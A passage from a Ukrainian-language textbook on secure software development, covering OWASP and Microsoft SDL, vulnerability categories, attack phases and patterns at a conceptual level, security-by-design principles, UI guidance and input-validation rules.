- **OWASP Mobile Security Project**[48] фокусується на безпеці мобільних додатків. Він надає інструкції для розробників, щоб забезпечити безпеку мобільних платформ та додатків. Проект включає OWASP Mobile Top 10 – список основних вразливостей мобільних додатків, на які слід звертати увагу. Крім того, Mobile Security Testing Guide (MSTG) пропонує рекомендації та методики тестування мобільних додатків на безпеку.
- **Microsoft Secure Development Lifecycle (SDL)**[49] – це процес, розроблений корпорацією Microsoft для інтеграції безпеки на кожному етапі SDLC. Цей підхід використовується для мінімізації ризиків і забезпечення того, щоб безпека була невід'ємною частиною розробки ПЗ. SDL пропонує чіткі кроки, включаючи безпечне проектування, аналіз загроз, перевірку коду на наявність вразливостей і тестування на проникнення. Автоматизація безпеки і регулярне оновлення безпекових вимог є одними з ключових аспектів Microsoft SDL.

Використання цих стандартів та моделей дозволяє структурувати процес забезпечення безпеки на всіх етапах SDLC. Вони допомагають ідентифікувати

[45] OWASP SAMM. URL: https://owasp.org/www-project-samm/

[46] OWASP Application Security Verification Standard. URL: https://owasp.org/www-project-application-security-verification-standard/

[47] OWASP Top 10 Proactive Controls. URL: https://top10proactive.owasp.org/

[48] OWASP Mobile Application Security. URL: https://owasp.org/www-project-mobile-app-security/

[49] Microsoft Secure Development Lifecycle (SDL). URL: https://www.microsoft.com/en-us/securityengineering/sdl

ризики, впроваджувати проактивні заходи безпеки та забезпечувати надійне тестування для мінімізації вразливостей.

Вимоги до ПЗ

Вимоги до ПЗ можна розділити на кілька категорій.

- **Бізнес-вимоги** – це основа для розробки будь-якого ПЗ. Вони визначають, які завдання має виконувати продукт, щоб задовольнити бізнес-цілі замовника або організації. Яку проблему вирішує ПЗ? Який результат очікується від його впровадження? Як продукт допоможе компанії залишатися конкурентоспроможною на ринку? Чи відповідає він потребам клієнтів швидше та ефективніше, ніж аналоги? Чи відповідає продукт очікуваним бюджетним та часовим обмеженням? Як він вплине на прибуток або витрати компанії? Наскільки легко можна масштабувати програму для більшої кількості користувачів або нових функцій?
- **Стандарти та відповідність законодавству**. ПЗ повинне відповідати існуючим стандартам і законодавчим вимогам, які регулюють його розробку та використання. Наприклад, програми повинні відповідати вимогам загального регламенту захисту даних (GDPR)[50] у Європі або закону про конфіденційність (CCPA)[51] у Каліфорнії, що включає захист персональних даних користувачів та дотримання прав на конфіденційність. Для певних галузей існують специфічні стандарти безпеки, такі як PCI DSS[52] (для фінансових транзакцій) або HIPAA[53] (для медичних даних). Стандарти ISO/IEC, зокрема 27001[54] (управління інформаційною безпекою), також можуть бути важливими для глобальних проєктів. У деяких випадках ПЗ повинно відповідати певним сертифікатам (наприклад, для роботи у сфері кібербезпеки).
- **Очікування користувачів** є критичними, оскільки вони впливають на успішність продукту на ринку. Безпека також є важливою складовою цього аспекту. Користувачі очікують інтуїтивно зрозумілий інтерфейс, просту навігацію, швидку відповідь системи, адаптацію до різних пристроїв. Програма повинна бути швидкою, стабільною, не допускати частих збоїв або затримок. Очікується, що програма має забезпечувати належну технічну підтримку, довідкові системи або чат-боти для швидкого вирішення проблем користувачів. Користувачі очікують, що їх персональні дані будуть захищені. В тому числі це може включати двофакторну аутентифікацію, шифрування даних, безпеку платіжних транзакцій, захист від витоків даних. Платформа повинна забезпечувати можливість керувати налаштуваннями конфіденційності, дозволяти контролювати, які дані збираються та як вони використовуються.

[50] GDPR. URL: https://gdpr-text.com/uk/

[51] CCPA. URL: https://cppa.ca.gov/regulations/consumer_privacy_act.html

[52] PCI DSS. URL: https://www.pcisecuritystandards.org/standards/

[53] HIPAA. URL: https://www.govinfo.gov/content/pkg/CRPT-104hrpt736/pdf/CRPT-104hrpt736.pdf

[54] ISO/IEC 27001. URL: https://www.iso.org/standard/27001


– **Вимоги платформи**. Якщо ПЗ інтегрується або використовує платформи інших постачальників (таких як Amazon, Facebook, LinkedIn), воно повинне відповідати їх вимогам та політикам. Кожна платформа надає свій набір інтерфейсів програмування додатків (API) та інструментаріїв для розробників (SDK). Програма повинна бути сумісною з цими API та правильно обробляти інтеграцію. Кожна платформа має власні вимоги до безпеки. Наприклад, Facebook суворо регулює, як додатки використовують персональні дані користувачів, а Amazon Web Services (AWS) має політики доступу та шифрування. Платформи можуть вимагати використання власних механізмів аутентифікації, таких як OAuth для Facebook або LinkedIn, або Amazon Cognito для AWS. Вимоги до зберігання та обробки даних, які отримуються через ці платформи, часто регулюються політиками платформи. Наприклад, Facebook обмежує тривалість зберігання даних користувачів та вимагає, щоб додатки отримували лише необхідні дані. Використання платформ також пов'язане з дотриманням їх ліцензійних угод. Наприклад, AWS вимагає дотримання своїх умов використання для хмарних сервісів.

Проблеми якості ПЗ

Проблеми якості ПЗ можуть виникати на різних етапах його життєвого циклу і впливати на функціональність, надійність, безпеку та користувацький досвід.

Помилка (Error) – це неправильна дія або рішення, зроблене людиною під час розробки ПЗ. Помилка може виникнути через непорозуміння вимог, неправильну логіку або неправильне кодування. Приклад: Програміст неправильно розуміє вимогу замовника або робить помилку під час написання коду, що призводить до неправильної роботи програми.

Несправність (Bug) – це результат наявності помилки в коді, яка викликає некоректну роботу ПЗ, може бути результатом логічних помилок або проблем у коді. Несправності часто можуть впливати на безпеку системи. Приклад: Вразливість у програмі, яка дозволяє виконання шкідливого коду або спричиняє витік конфіденційних даних.



Джерело[5]

Дефект (Fault) – це будь-яке відхилення між очікуваною та реальною поведінкою ПЗ, що виникає через неправильну реалізацію вимог, може стосуватися функціональних або нефункціональних вимог, включаючи продуктивність, безпеку, сумісність тощо. Приклад: Програма не відповідає

специфікаціям, наприклад, якщо вона не підтримує заявлені параметри обробки даних або забезпечує недостатній рівень захисту даних.

Провал (Failure) – це ситуація, коли дефект проявляється після випуску ПЗ і призводить до порушення його роботи, може стосуватися як функціональних, так і нефункціональних аспектів. Провал викликає некоректну роботу програми або сервісу для кінцевого користувача. Приклад: Виявлений після релізу баг, який призводить до аварійного завершення роботи програми або до несправності ключових функцій.

Класифікація вразливостей вебсистем

Вразливості в системах можуть бути класифіковані на три основні категорії: вразливості конфігурації, вразливості інфраструктури та вразливості, пов'язані з людським фактором. Кожна з цих категорій має свої особливості і потребує різних підходів до управління ризиками.

1. **Вразливості конфігурації** можуть виникати через неправильне або недостатнє налаштування систем. Для запобігання цим проблемам важливо впроваджувати надійні практики налаштування та конфігурування.

- **Безпечні параметри конфігурації**. Налаштування ПЗ або систем повинні бути спрямовані на мінімізацію можливих вразливостей. За замовчуванням система повинна бути максимально захищеною.
- **Видалення або вимкнення усіх непотрібних функцій**. Непотрібні функції, служби, облікові записи, привілеї або порти можуть бути вразливими для атак, тому їх потрібно вимкнути або видалити.
- **Зміна паролів за замовчанням**. Паролі за замовчуванням можуть бути відомі зловмисникам, тому їх потрібно замінювати на складні та унікальні.
- **Повторюваний (бажано автоматизований) процес конфігурації нового середовища розгортання**. Використання автоматизованих інструментів для створення та управління конфігураціями розгортання дозволяє зменшити кількість помилок і підвищити ефективність.
- **Однакове середовище тестування та розробки (але з різними паролями)**. Тестові середовища та середовища розробки повинні бути максимально схожими з реальними середовищами, в яких будуть працювати додатки, щоб уникнути несподіваних проблем під час реального розгортання. При цьому важливо використовувати різні паролі в кожному середовищі.
- **Архітектура додатків, яка надійно розділяє компоненти**. Компоненти додатків повинні бути ізольовані один від одного для мінімізації впливу вразливостей в одному компоненті на інші, наприклад мікросервісна архітектура, в якій кожен сервіс працює незалежно та з обмеженим доступом до інших компонентів.
- **Періодичне сканування (автоматично)**. Регулярне сканування систем і програм на наявність вразливостей допомагає виявляти потенційні проблеми на ранньому етапі.
- **Безпечне підключення до бази даних**. З'єднання з базою даних повинно бути захищеним, щоб запобігти несанкціонованому доступу до них, наприклад використання зашифрованих з'єднань між додатком і базою даних, таких як SSL для передачі даних.

- **Зберігання паролів у хешованому вигляді**. Паролі не повинні зберігатися у відкритому вигляді, а мають бути хешовані за допомогою надійних алгоритмів.
- **SSL, SSH та інші форми шифрування**. Використання шифрування для всіх важливих з'єднань і передачі даних захищає від перехоплення інформації.
- **Не зберігання зайвих конфіденційних даних**. Мінімізація кількості конфіденційних даних, що зберігаються в системі, допомагає зменшити ризик їх втрати або викрадення.

2. **Вразливості інфраструктури** виникають через недоліки в проектуванні, налаштуванні та управлінні системами. Основні аспекти, пов'язані з вразливостями інфраструктури, включають:

- **Система керування виправленнями (Patch Management)** – процес регулярного оновлення систем для виправлення відомих вразливостей. Якщо виправлення не застосовуються своєчасно, системи залишаються вразливими для відомих атак.
- **Мінімальний доступ до віртуальних машин** – обмеження доступу до віртуальних машин (VM) лише тими користувачами, які потребують цього доступу. Надмірні привілеї можуть призвести до несанкціонованого доступу або змін у конфігурації віртуальних машин.
- **Реєстрація та перегляд дій користувачів і системи** – ведення журналів дій користувачів та системних подій (логів) для виявлення підозрілої активності. Відсутність моніторингу та аналізу логів може призвести до упущення атак або зловживань.
- **Знімки віртуального середовища** для резервного копіювання та відновлення у разі інцидентів. Неправильне зберігання або захист знімків може призвести до витоку конфіденційних даних.
- **VMLM (VM Lifecycle Management)** – управління життєвим циклом віртуальних машин, включаючи їх створення, налаштування, оновлення та видалення. Невиконання процедур управління може призвести до неналежного управління ресурсами та безпекою.
- **Регулярне оновлення інфраструктури** для підтримки нових технологій та виправлення вразливостей. Відсутність оновлень може призвести до використання застарілого ПЗ, яке містить відомі вразливості.

3. **Вразливості, пов'язані з людським фактором**, виникають через помилки, недбалість або недостатню обізнаність користувачів щодо безпеки.

- **Використання паролів, які легко зламати**. Користувачі часто вибирають прості або загальнодоступні паролі, які легко зламати, що створює можливості для зловмисників, які можуть швидко отримати доступ до облікових записів.
- **Залишення без нагляду пристроїв**. Пристрої, які залишаються без нагляду, можуть стати мішенню для зловмисників, хтось може фізично отримати доступ до пристроїв і зловживати даними.
- **Зберігання файлів у незахищених місцях**. Користувачі можуть зберігати чутливі файли на загальних або незахищених ресурсах, що підвищує ймовірність витоку даних.
- **Підключення незахищених пристроїв до безпечних мереж**. Включення особистих або незахищених пристроїв у

корпоративну мережу, що може призвести до інфікування мережі ШПЗ.

- **Залишення конфіденційної інформації на незахищених пристроях**. Користувачі можуть не усвідомлювати ризики зберігання конфіденційних даних на незахищених пристроях, що може призвести до витоку даних або їх крадіжки.
- **Передача конфіденційної інформації незахищеними каналами**. Використання незахищених комунікаційних каналів для передачі чутливих даних може призвести до їх перехоплення під час передачі.
- **Вимкнення або обхід функцій безпеки ПЗ**. Користувачі можуть відключати антивірусні програми або інші функції безпеки, що відкриває систему для атак зловмисників.
- **Увімкнення небезпечних функцій ПЗ** (обмін файлами, віддалений доступ). Користувачі можуть активувати функції, які не відповідають політикам безпеки, що може призвести до несанкціонованого доступу до даних.
- **Пропуск перевірок безпеки**. Користувачі можуть ігнорувати регулярні перевірки безпеки, такі як оновлення або патчі. Таким чином система залишається вразливою для відомих атак.
- **Завантаження та встановлення зловмисного ПЗ**. Користувачі можуть завантажувати ШПЗ, вважаючи його легітимним, що може призвести до зараження системи та витоку даних.
- **Відвідування ризикованих вебсайтів**. Користувачі можуть відвідувати вебсайти із шкідливим контентом, що може призвести до зараження системи або фішингових атак.
- **Шахрайство в соціальних мережах**. Зловмисники можуть використовувати соціальні мережі для обману користувачів, що може призвести до компрометації облікових записів.
- **Дозвіл неавторизованим особам проникати в захищені місця**. Співробітники можуть допустити незнайомців до безпечних зон, що може призвести до фізичного доступу до конфіденційних даних.
- **Зміна параметрів безпеки**. Користувачі можуть змінювати налаштування безпеки без дозволу, що може знизити рівень захисту системи.
- **Зміна конфігурації фаєрвола або сервера**. Неправильні зміни в конфігурації можуть призвести до вразливостей, що може відкрити мережу для атак.
- **Вимкнення моніторингу безпеки або журналювання**. Користувачі можуть вимикати системи моніторингу безпеки, що ускладнює виявлення загроз, що може призвести до невиявлення інцидентів безпеки.

Фази атак

Фази атак є класичними етапами, через які можуть проходити зловмисники під час здійснення кібератаки. Кожна фаза має свої цілі та методи, і знання цих фаз допомагає краще розуміти кібератаки та відповідно будувати стратегії захисту.

1. **Розвідка (Reconnaissance)**. На цьому етапі зловмисник збирає інформацію про ціль, щоб краще зрозуміти її вразливості та слабкі місця.

Методами є використання публічних джерел інформації (наприклад, соцмереж, вебсайтів компанії) для збору відомостей про структуру мережі, IP-адреси, персонал, технічну інфраструктуру тощо, сканування відкритих портів на серверах, використання таких інструментів, як Nmap, для збору інформації про доступні сервіси. Отримання конфіденційної інформації через взаємодію з працівниками компанії, фішингові атаки або телефонні дзвінки.

2. **Використання вразливостей та проникнення (Exploitation and Intrusion)**. Зловмисник намагається використати знайдені вразливості, щоб отримати доступ до системи. На цьому етапі використовуються вразливості, помилки в конфігураціях або експлойти для отримання доступу, методи соціальної інженерії для отримання облікових даних користувачів або доступу до системи через підроблені електронні листи чи шкідливі вебсайти, атаки на незахищені мережеві протоколи або злами через вразливості в налаштуваннях мережевих пристроїв.

3. **Підвищення привілеїв (Privilege Escalation)**. Після початкового проникнення зловмисник намагається отримати більші права доступу, наприклад, адміністративні привілеї, для подальших дій у системі. Тут використовуються вразливості у системі для збільшення рівня доступу на зламаному комп'ютері (наприклад, через вразливості в операційних системах або серверних додатках), методи для отримання логінів та паролів користувачів з більшими правами доступу, наприклад, через кейлогери, аналіз файлів збережених паролів або фішингові атаки, використання хешу пароля для аутентифікації, без отримання самого пароля.

4. **Підтримка доступу (Maintaining Access)**. Зловмисник намагається забезпечити тривалий доступ до системи, навіть якщо початковий спосіб проникнення буде виявлений та закритий. Основними методами на цьому етапі є встановлення програм-бекдорів (backdoors), які дозволяють віддалений доступ без відома користувачів, це може бути спеціально розроблене шкідливе ПЗ або модифікація легітимних програм, закладка вразливостей (persistence) через модифікацію системних файлів або реєстру для запуску шкідливих програм після перезапуску системи або виконання певних дій, використання зловмисних програм для автоматичного поширення у внутрішній мережі або через зовнішні підключення для забезпечення подальшого доступу.

5. **Відмова в обслуговуванні (Denial of Service, DoS)**. Якщо попередні етапи не були успішними або для приховування зловмисних дій на останньому етапі викликається збій у роботі системи або мережі, що зробити сервіси недоступними для законних користувачів. Це робиться за рахунок перевантаження серверів або мережі великою кількістю запитів із багатьох джерел, що спричиняє недоступність сервісу для легітимних користувачів, використання вразливостей для витрачання ресурсів системи, таких як процесорний час, оперативна пам’ять або пропускна здатність мережі, видалення або пошкодження важливих даних, що може зробити систему неробочою.

Шаблони атак

Загальні шаблони атак описують типові методи, які використовують зловмисники для компрометації ПЗ, порушення його безпеки або завдання шкоди його користувачам.

- **Розвідка (Reconnaissance)** – це перша фаза кібератаки, під час якої зловмисники збирають інформацію про систему, мережу або організацію, на яку планується напад. Збираються дані про

інфраструктуру, мережеві служби, користувачів, вразливості, публічні ресурси (соціальні мережі, вебсайти). Приклад: Аналіз публічно доступних ресурсів або використання інструментів сканування, таких як Nmap, для пошуку відкритих портів.

- **Зворотне проектування (Reverse Engineering)** – це процес аналізу ПЗ з метою зрозуміти його функціонування або виявити вразливості. Зловмисник може розбирати ПЗ на окремі компоненти, щоб вивчити його логіку, знайти приховані механізми або знайти способи обійти системи захисту. Приклад: Декомпіляція програми для аналізу її вихідного коду та пошуку вразливих місць.
- **Зловмисне використання функціональних можливостей (Abuse of Functionality)** – це використання існуючих функцій ПЗ для досягнення зловмисних цілей. Зловмисник може знайти нетипові способи використання функціоналу для отримання доступу до даних або системи. Приклад: Використання API для виконання масових запитів до бази даних і витоку конфіденційної інформації.
- **Підвищення привілеїв (Privilege Escalation)** – це атака на систему з метою отримати вищі привілеї, ніж ті, що має користувач або програма, що дозволяє зловмиснику виконувати адміністративні дії або мати більший доступ до ресурсів системи. Приклад: Використання вразливості в операційній системі для отримання прав адміністратора.
- **Підробка особистих даних (Identity Spoofing)** – це атака, яка полягає в підробці або крадіжці ідентифікаційних даних користувача або системи для доступу до захищених ресурсів. Це може бути підробка облікових даних користувача або інших автентифікаційних токенів. Приклад: Використання вкраденого сертифіката для аутентифікації як легітимного користувача.
- **Маніпуляція пам'яттю (Memory Manipulation)** – це атака на оперативну пам'ять системи для зміни даних, які зберігаються або обробляються, що може призвести до зміни поведінки програми або розкриття конфіденційної інформації. Приклад: Використання переповнення буфера (Buffer Overflow), що дозволяє записувати дані в пам'ять, яка не була передбачена для цього.
- **Ін'єкції параметрів (Parameter Injection)** – це атака, під час якої зловмисник вводить шкідливі параметри у функції або запити, щоб змінити їх поведінку або виконати несанкціоновані операції. Приклад: SQL-ін'єкція – введення шкідливого SQL-запиту в поле введення для маніпуляції базою даних.
- **Маніпулювання вхідними даними (Input Manipulation)** – це використання некоректних або непередбачених даних для впливу на роботу програми, що може призвести до небажаної поведінки, збоїв або отримання доступу до конфіденційної інформації. Приклад: Модифікація вхідних параметрів в URL для обходу аутентифікації.
- **Спуфінг (Spoofing)** – це атака, коли зловмисник видає себе за легітимного користувача, сервер або інший компонент системи. Спуфінг дозволяє зловмиснику перехоплювати дані або

отримувати доступ до системи під чужим ім'ям. Приклад: IP-спуфінг, коли зловмисник видає себе за інший IP-адрес для обходу фільтрів доступу.

- **Атака на цілісність ПЗ (Software Integrity Attack)** – це зміна коду ПЗ. Зловмисники можуть вносити зміни у файли або компоненти системи, щоб вона працювала неналежним чином або виконувала шкідливі дії. Приклад: Модифікація системних файлів для встановлення бекдора, який забезпечить зловмиснику доступ до системи в майбутньому.
- **Інфікування програми шкідливим кодом (Malicious Code Injection)** – це введення або додавання шкідливого коду в програму або систему для виконання несанкціонованих дій, таких як викрадення даних або поширення шкідливого ПЗ. Приклад: Інфікування вебсайту скриптами, які викрадають дані користувачів.
- **Відмова в обслуговуванні (Denial of Service, DoS)** – це атака, яка спрямована на те, щоб зробити сервіс або систему недоступними для законних користувачів, що може бути досягнуто через перевантаження системи запитами або виведення її з ладу. Приклад: DDoS-атака, коли сервер перевантажується тисячами запитів із різних IP-адрес.
- **Відмова користувача від виконаних ним дій (Repudiation)** – це тип атаки або експлойту, коли зловмисник або користувач заперечує те, що він виконав певні дії, і система не має способу довести протилежне. Приклад: Використання системи без належного аудиту дій, що дозволяє зловмиснику приховати свої сліди або заперечити будь-які звинувачення.

Розуміння загальних шаблонів атак є критичним для ефективного забезпечення безпеки ПЗ та систем. Кожен із цих шаблонів вимагає відповідних заходів захисту, таких як виявлення аномалій, застосування шифрування, обмеження доступу та регулярне тестування на вразливості.

Концепції безпеки додатків

Концепція «Безпеки через невідомість» (Security by Obscurity) передбачає приховування деталей роботи системи або коду для ускладнення розуміння їх роботи зловмисниками. Наприклад, це може бути використання незрозумілих назв змінних або скорочень у коді, щоб ускладнити його аналіз.

Однак Security by Obscurity має серйозні недоліки:

- **Тимчасовий ефект**. Навіть якщо код погано читається, досвідчений зловмисник може зрозуміти, як працює система, через аналіз або реверс-інжиніринг. Це лише уповільнює, але не зупиняє атаку.
- **Ускладнення підтримки**. Такий підхід ускладнює процес розробки і підтримки коду для розробників, що може призвести до виникнення нових вразливостей через помилки або погану зрозумілість коду.
- **Недостатній захист**. Security by Obscurity не є достатньою стратегією, оскільки залежить від того, наскільки довго вдасться зберігати внутрішню інформацію в секреті. Якщо цей бар'єр буде зламаний, система залишається незахищеною.

Натомість **підхід Security by Design**[55] заснований на припущенні, що зловмисник уже знає дизайн програми, і безпека забезпечується на рівні архітектури системи. Така система повинна залишатися безпечною, навіть якщо відомі всі її деталі. Основні принципи Security by Design включають:

- **Принцип мінімальних привілеїв**. Кожен компонент має доступ лише до тих ресурсів, які йому необхідні для роботи, що обмежує можливості зловмисника в разі компрометації.
- **Використання надійних криптографічних алгоритмів**. Безпечність забезпечується не шляхом приховування механізму, а шляхом використання надійних криптографічних рішень, які захищають навіть тоді, коли відомо, як вони працюють.
- **Модульність і ізоляція компонентів**. Кожен компонент системи розроблений так, щоб помилки або вразливості в одному з них не призводили до компрометації всієї системи.
- **Валідність вхідних даних**. Кожен компонент перевіряє правильність даних, які отримує на вході, для запобігання ін'єкцій, переповнень буферу та інших атак.
- **Масштабованість та адаптивність**. Система легко адаптується до змін загроз або нових технологій без зниження рівня безпеки.

Таким чином, підхід Security by Design є набагато надійнішим і ґрунтується на фундаментальних принципах захисту, ніж просто приховування інформації.

Принципи проектування безпеки

Принципи проектування безпеки відіграють ключову роль у створенні надійних та захищених систем. Їх впровадження допомагає мінімізувати ризики вразливостей та забезпечити стійкість ПЗ до атак.

- **Принцип відкритості** передбачає, що розробники повинні проектувати систему так, ніби зловмисники вже мають доступ до всієї інформації про її внутрішню структуру. Система повинна бути захищена навіть у тому випадку, якщо зловмисник має доступ до її вихідного коду або знає про внутрішні механізми. Захист не повинен залежати лише від приховування деталей реалізації. Основою захисту має бути контроль доступу, шифрування та багатофакторна автентифікація.
- **Принцип безвідмовності** означає, що система повинна продовжувати працювати безпечно навіть у разі часткових збоїв або неочікуваних подій. Якщо відбувається збій системи, вона повинна перейти в безпечний стан (наприклад, обмежити доступ або вимкнути небезпечні функції). Система не повинна дозволяти виконання критичних операцій під час аварій або недоступності певних компонентів.
- **Принцип найменших привілеїв** вимагає, щоб кожен користувач, процес або модуль мав мінімальний набір дозволів, необхідний для виконання своєї роботи. Користувачі та процеси повинні мати доступ лише до тих ресурсів, які їм необхідні для виконання завдань. Це знижує потенційні збитки у разі компрометації облікового запису або компонента системи.

[55] Безпека by design. URL: https://hackyourmom.com/osvita/bezpeka-by-design-chastyna-1-rol-proektuvannya-u-bezpeczi/

- **Принцип економії ресурсів** полягає в тому, що система повинна раціонально використовувати ресурси для забезпечення безпеки без надмірного навантаження на продуктивність. Безпекові заходи повинні бути ефективними та збалансованими, щоб не впливати негативно на швидкодію та доступність системи. Уникнення надмірного використання оперативної пам'яті, процесорного часу та інших ресурсів.
- **Принцип повної перевірки** передбачає, що всі дані та дії, які система отримує або виконує, повинні бути ретельно перевірені перед обробкою, перевірка всіх вхідних даних на коректність та безпеку, щоб уникнути атак. Перед виконанням будь-якої дії система повинна перевіряти права користувача або процесу, щоб гарантувати, що дія є дозволеною.

Превентивний захист

Превентивний захист – це набір методів і підходів, спрямованих на запобігання виникненню вразливостей та інших проблем безпеки на ранніх етапах розробки ПЗ.

Інтеграція принципів безпеки на етапі проєктування архітектури ПЗ дозволяє запобігти багатьом проблемам безпеки ще до того, як вони з'являться в коді. Це може бути – використання моделей загроз (threat modeling) для визначення можливих вразливостей ще на етапі проектування або обговорення вимог до безпеки поряд з функціональними вимогами, щоб забезпечити відповідність стандартам і законодавчим вимогам.

Забезпечення високої якості коду з токи зору безпеки включає в себе застосування методів і інструментів для виявлення потенційних вразливостей ще на етапі розробки, що досягається наступними методами:

- **Читабельний код**. Писати зрозумілий і чистий код з чіткими коментарями, що знижує ймовірність допущення помилок і полегшує виявлення можливих проблем.
- **Аналізатори коду**. Використання статичних (SAST) і динамічних (DAST) інструментів для аналізу коду на наявність вразливостей.
- **Аналіз нових функцій**. Проводити аналіз впливу нових функцій на загальну безпеку ПЗ. Кожна нова функціональність може створювати нові вразливості.
- **Точки введення/виведення**. Важливо контролювати і захищати всі точки введення/виведення даних, оскільки вони можуть бути використані для ін'єкцій шкідливого коду.
- **Перевірка вхідних даних**. Використання надійних методів перевірки вхідних даних (input validation) для захисту від атак.
- **Очистка вихідних даних**. Забезпечення коректної обробки і очищення вихідних даних, що запобігає розкриттю під час виведення чутливої та конфіденційної інформації.

Регулярний аудит коду для виявлення потенційних проблем безпеки може включати як автоматизовані, так і ручні методи аналізу. Виявлення помилок безпеки шляхом ретельного перегляду коду програмістами або спеціалістами з безпеки, ручний аналіз, дозволяє знайти логічні помилки, які автоматизовані інструменти можуть пропустити. Залучення кількох розробників для перевірки коду (Code Review) допомагає виявити проблеми з безпекою, які могли бути пропущені під час індивідуального написання коду.

Сприяння безпечній поведінці користувачів

Сприяння безпечній поведінці користувачів є важливою частиною дизайну будь-якої системи. Воно допомагає користувачам уникати небажаних наслідків, підвищує загальну безпеку і мінімізує ризики.

Користувачі повинні бути інформовані про можливі загрози, такі як фішинг або небезпечні вебсайти. Це можна зробити через навчальні програми, спливаючі підказки або короткі інструкції, що пояснюють, як розпізнавати ризики.

Система повинна перевіряти введені користувачем дані, щоб уникнути помилок або ненавмисних дій. Наприклад, перевірка коректності електронної пошти або номерів телефонів допоможе запобігти помилкам та зловживанням.

Перед тим як користувач виконає потенційно небезпечну дію, система повинна попереджати його про можливі наслідки. Це можуть бути повідомлення типу «Ви впевнені, що хочете видалити цей файл?» або попередження про незахищене з'єднання.

Всі підказки та повідомлення повинні бути зрозумілими та надавати чітку інструкцію щодо наступних дій. Це допоможе користувачам ухвалювати обґрунтовані рішення і уникати помилок через нерозуміння.

Усі налаштування системи мають бути безпечними за замовчуванням. Користувачі часто залишають налаштування на рівні за замовчуванням, тому важливо, щоб ці налаштування забезпечували максимальну безпеку, навіть якщо користувач їх не змінює.

Забезпечення цих принципів допоможе зробити користувацьку взаємодію безпечнішою і запобігти більшості поширених загроз.

Інтерфейс користувача (UI) – це важлива частина ПЗ, яка визначає, наскільки зручно і ефективно користувач може взаємодіяти з системою.

Ключові принципи дизайну інтерфейсу з точки зору забезпечення безпеки включають:

- **Видимість стану системи**. Користувач завжди повинен розуміти, що відбувається в системі, через відповідний зворотний зв'язок за розумний час. Це може бути індикатор завантаження, повідомлення про статус операцій або візуальні сигнали.
- **Система має розмовляти мовою користувачів**. Термінологія та мова інтерфейсу повинні бути зрозумілими користувачеві. Потрібно уникати технічного жаргону, використовувати звичайні терміни, які зрозумілі аудиторії.
- **Контроль і свобода користувача**. Користувачі повинні мати можливість легко скасувати дію або повернутися на попередній етап. Важливо надавати «аварійний вихід» з будь-якої ситуації, наприклад, через кнопки «Назад» або «Скасувати».
- **Узгодженість і стандарти**. Інтерфейс має бути послідовним: однакові дії та елементи повинні використовувати однакові терміни та функції, щоб уникнути плутанини. Важливо дотримуватися загальноприйнятих стандартів UI-дизайну.
- **Запобігання помилкам**. Краще запобігти помилкам ще до їх виникнення. Наприклад, система може попереджати користувача про потенційно небажані дії або обмежувати вибір, щоб уникнути неправильних дій.
- **Розпізнавання, а не пригадування**. Потрібно мінімізувати навантаження на пам'ять користувача, забезпечуючи візуальні

підказки та доступні дії. Користувач не повинен пам'ятати інформацію між різними екранами.

- **Гнучкість і ефективність використання**. Інтерфейс повинен підходити як для початківців, так і для досвідчених користувачів. Наприклад, гарячі клавіші або прискорювачі можуть зробити роботу більш ефективною для досвідчених користувачів, не впливаючи на новачків.
- **Естетичний і мінімалістичний дизайн**. Інтерфейс має бути простим і зрозумілим, з мінімумом зайвих елементів. Будь-яка інформація, яка не є важливою, повинна бути видалена, щоб не перевантажувати користувача.
- **Повідомлення про помилки мають бути виражені простою мовою**. Якщо виникає помилка, користувач повинен отримати зрозуміле пояснення того, що пішло не так, та пропозицію щодо вирішення проблеми. Необхідно уникати технічних кодів помилок.
- **Довідка та документація**. Довідка має бути легко доступною та короткою. Важливо, щоб користувач міг швидко знайти інформацію про те, як виконати завдання або вирішити проблему.

Впровадження цих принципів покращить взаємодію користувачів із системою та зменшить кількість помилок.

Обмеження користувацького вводу є важливою складовою захисту систем від потенційних загроз і помилок, пов'язаних з неправильними або шкідливими даними. Ось основні методи реалізації таких обмежень:

1. **Перевірка введених/вхідних даних**. Важливо перевіряти дані на відповідність кільком критеріям:
   - **Набір символів**. Наприклад, використання кодування UTF-8.
   - **Тип даних**. Введені дані повинні відповідати очікуваним типам (рядки, числа, дати тощо). Наприклад, якщо очікуються тільки числа, система має відхиляти будь-які інші символи.
   - **Діапазон даних**. Дані мають знаходитись у визначеному діапазоні. Наприклад, для віку можна встановити межі від 0 до 120 років.
   - **Довжина даних**. Перевірка на довжину введеного тексту (наприклад, мінімум 8 і максимум 50 символів для пароля).
   - **Дозволені символи**. Введені дані повинні містити тільки дозволені символи (латинські літери, цифри, спеціальні символи, визначені для конкретного поля).
   - **Заборонені символи**. Важливо видаляти або блокувати небезпечні символи, такі як: нульові байти (%00), які можуть бути використані для маніпуляцій з кінцем рядка, контрольні символи рядка (%0d, %0a, \r, \n), які можуть викликати небажані дії в системі, символи для зміни шляху (../ і ..), які можуть використовуватись для атак типу «directory traversal» (переміщення по файловій системі).

2. **Перевірка заголовків у запитах і відповідях HTTP**. Для безпеки в мережевих запитах важливо, щоб заголовки містили лише символи ASCII. Це допомагає запобігти атакам, пов'язаним із маніпуляцією заголовками, і забезпечує правильну інтерпретацію вмісту запитів та відповідей.

3. **Відхилення джерел даних, що не пройшли перевірку**. Дані, які не відповідають зазначеним критеріям, повинні бути відхилені. Якщо система виявляє невідповідність (наприклад, дані містять заборонені символи або не відповідають очікуваному типу), вона повинна блокувати подальшу обробку цих даних і повідомляти користувача про помилку.

